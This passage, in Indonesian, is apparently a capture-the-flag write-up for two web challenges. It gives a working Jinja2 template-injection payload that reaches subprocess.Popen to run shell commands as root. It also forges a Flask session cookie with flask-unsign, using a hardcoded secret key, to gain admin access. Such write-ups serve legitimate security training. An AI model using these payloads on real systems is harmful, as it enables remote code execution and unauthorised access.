
```
[ levith4n@arch] ~/Data/ctf-tools/Popen-Finder  main ❯ python3 main.py
index dari popen 214
```







Selanjutnya, kami hanya perlu menggunakan **subprocess.Popen** untuk mendapatkan RCE, seperti yang terlihat saat kami menggunakan perintah **id** (*perintah linux untuk mengecek id pengguna*), kami mendapatkan *output* bahwa kami secara langsung mengakses sebagai **root**.





Selanjutnya, kami mencoba mencari letak *file flag* dan menemukannya pada **direktori** /.







Terakhir, kami hanya perlu membacanya menggunakan perintah **cat** dan kami berhasil mendapatkan flag: **LKS{a14224f3cd5c593c35043f7dceb3b778}**

Payload akhir:


{{1["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fmro\x5f\x5f"][1]["\x5f\x5fsubclasses\x5f\x5f"]()[214]('cat /flag-953ccbb05a22a08e6476e1e71d6dd456.txt', shell=True, stdout=-1)["communicate"]()}}







2) MASS


Ini adalah tampilan utama dari aplikasi web target, karena kami belum mempunyai akun, maka kami mencoba untuk mendaftarkannya terlebih dahulu.






Setelah itu, kami mencoba login menggunakan akun yang sudah kami daftarkan sebelumnya. Terlihat terdapat **admin panel**, tetapi saat kami coba kunjungi, terdapat kode *response* 403 yang artinya kami tidak memiliki izin untuk mengakses admin panel.






Kemudian, kami mencoba untuk mengecek **cookie** dan kami menemukan format *cookie* yang mirip dengan token **JWT**, yaitu terdapat tiga bagian yang dipisahkan dengan tanda titik.

Cookie**:**
eyJyb2xlIjoic3RhbmRhcmQiLCJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6Imxldml0aDRuIn0.aHTCcA.g_h5GTUdKmF_A7wrz9HWHIWho3Y



Kami mencoba memvalidasi apakah ini benar-benar token JWT menggunakan [jwt.io](jwt.io), seperti yang terlihat bahwa ini bukanlah token JWT, karena tidak terdapat bagian **payload.**



Kemudian, kami mencoba beralih ke hal lain seperti menganalisis *source code* yang diberikan, siapa sangka kami menemukan *secret key* secara langsung pada *source code* (*hardcoded*).

```python
from flask import Flask, request, jsonify, session, render_template, redirect, url_for, abort
from flask_sqlalchemy import SQLAlchemy
from werkzeug.security import generate_password_hash, check_password_hash
import datetime
import os

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SECRET_KEY'] = '882cbc18617677a181a4efa639809ba0'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)
```


Karena ditemukannya *secret key*, kami langsung berpikir untuk mencoba melakukan *decode cookie* menggunakan **flask-unsign** dan *decode* berhasil yang mengindikasikan bahwa *secret key* ini memang digunakan untuk melakukan *signing cookie*.

```
[^ levith4n@arch] ~/Data/2025-LKSP-Jawa-Tengah-Public/Web Exploitation/MASS/app  main ❯ flask-unsign --secret "882cbc18617677a181a4efa639809ba0" --decode -c
"eyJyb2xlIjoic3RhbmRhcmQiLCJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6Imxldml0aDRuIn0.aHNAdw.E3a1Y2RWD7wZUXKnAovzUMWLXvA"
{'role': 'standard', 'user_id': 3, 'username': 'levith4n'}
```


Kemudian, kami mencoba untuk mengubah string tersebut seperti **role** menjadi **admin**, **user_id** menjadi **1** (asumsi bahwa id admin 1), dan **username** menjadi **admin**. Lalu, kami mencoba melakukan *signing cookie* pada string yang sudah kami modifikasi tersebut menggunakan flask-unsign dan secret key sebelumnya.

```
[ levith4n@arch] ~/Data/2025-LKSP-Jawa-Tengah-Public/Web Exploitation/MASS/app  main ❯ flask-unsign --secret "882cbc18617677a181a4efa639809ba0" --cookie "{'
role': 'admin', 'user_id': 1, 'username': 'admin'}" --sign
.eJyrVirKz0lVslJKTMnNzFPSUSotTi2Kz0xRsjKEsPMScxHStQBzLw-T.aHNE2A._J1dXJqqdBeDN1WsoDvWT8Cnek0
```


Setelah itu, kami mencoba untuk memasukkan nilainya ke dalam browser.




Setelah kami refresh, kami berhasil menjadi **admin**, hal ini merupakan kerentanan **Broken Access Control**.



